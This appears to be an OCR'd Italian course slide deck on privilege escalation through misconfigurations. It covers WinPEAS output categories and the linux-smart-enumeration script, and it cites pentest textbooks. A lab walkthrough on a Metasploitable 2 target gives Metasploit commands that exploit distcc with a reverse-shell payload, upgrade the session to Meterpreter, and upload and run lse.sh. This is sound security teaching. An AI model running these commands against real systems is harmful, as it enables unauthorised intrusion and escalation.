WinPEAS – Esempio (Target: Windows 10)


- **System Information**



Output parziale

Sfruttamento di Errate Configurazioni
WinPEAS – Esempio (Target: Windows 10)


- **Application Information**



Output parziale

Sfruttamento di Errate Configurazioni
WinPEAS – Esempio (Target: Windows 10)


- **Network Information**



Output parziale

Sfruttamento di Errate Configurazioni
WinPEAS – Esempio (Target: Windows 10)


- **Windows Credentials**



Output parziale

Sfruttamento di Errate Configurazioni
WinPEAS – Esempio (Target: Windows 10)


- **Browser Information**



Output parziale

Sfruttamento di Errate Configurazioni
WinPEAS – Esempio (Target: Windows 10)

- **Interesting Files and Registry**



Output parziale

Sfruttamento di Errate Configurazioni
Linux-smart-enumeration (**`lse`**)

- Non presente di default in Kali Linux
  - **`https://github.com/diego-treitos/linux-smart-enumeration`**
  - **`wget https://github.com/diego-treitos/linux-smart-enumeration/raw/master/lse.sh`**

- Ispirato da *LinEnum*, da cui eredita molti controlli di sicurezza
  - **`https://github.com/rebootuser/LinEnum`**

- Mostra informazioni rilevanti sulla sicurezza del sistema Linux locale, in base alla loro importanza dal punto di vista della privilege escalation

- Fornisce tre livelli di verbosità, così da poter controllare la quantità di informazioni visualizzate

- Può anche monitorare i processi di sistema per scoprire l'esecuzione ricorrente di programmi

Sfruttamento di Errate Configurazioni
Linux-smart-enumeration (**lse**) – Esempio (MS2)

- Utilizziamo l'exploit trovato, per accedere alla macchina target

```
1. use exploit/unix/misc/distcc_exec
2. set payload cmd/unix/reverse
3. set RHOST 10.0.2.5
4. set LHOST 10.0.2.8
5. exploit
```

- Mettiamo in background la sessione corrente e facciamo il suo upgrade a Meterpreter

```
1. background
2. sessions –u 1
3. sessions 2
```


Sfruttamento di Errate Configurazioni
Linux-smart-enumeration (**`lse`**) – Esempio (MS2)

- Dalla sessione Meterpreter, digitiamo i seguenti comandi per caricare **`lse`** sulla macchina target
  - **`lcd /home/kali`**
  - **`upload lse.sh /tmp`**
  - **`shell`**
  - **`cd /tmp`**
  - **`chmod 755 lse.sh`**
  - **`./lse.sh`**

Sfruttamento di Errate Configurazioni
Linux-smart-enumeration (**`lse`**) – Esempio (MS2)

Sfruttamento di Errate Configurazioni

Linux-smart-enumeration (**`lse`**) – Esempio (MS2)




Output parziale

Sfruttamento di Errate Configurazioni
Linux-smart-enumeration (**`lse`**) – Esempio (MS2)

Output parziale

Sfruttamento di Errate Configurazioni


Linux-smart-enumeration (**`lse`**) – Esempio (MS2)




Output parziale

Bibliografia

- **Kali Linux 2 - Assuring Security by Penetration Testing. Third Edition**. Gerard Johansen, Lee Allen, Tedi Heriyanto, Shakeel Ali. Packt Publishing. 2016
  - Capitolo 10




- **Ethical Hacking and Penetration Testing Guide**. Rafay Baloch. CRC Press. 2014
  - Capitolo 9
    - Da pagina 231 a pagina 241 (Fino a *Escalating Privileges on a Linux Machine*, incluso)
    - Da pagina 247 a pagina 270



Bibliografia

- **Metasploit Penetration Testing Cookbook - Third Edition.** Daniel Teixeira, Abhinav Singh, Monika Agarwal. Packt Publishing. 2016
  - Capitolo 5



Bibliografia

- **Online Hash Calculator**
  - https://www.pelock.com/products/hash-calculator
- **All Hash Generator**
  - https://www.browserling.com/tools/all-hashes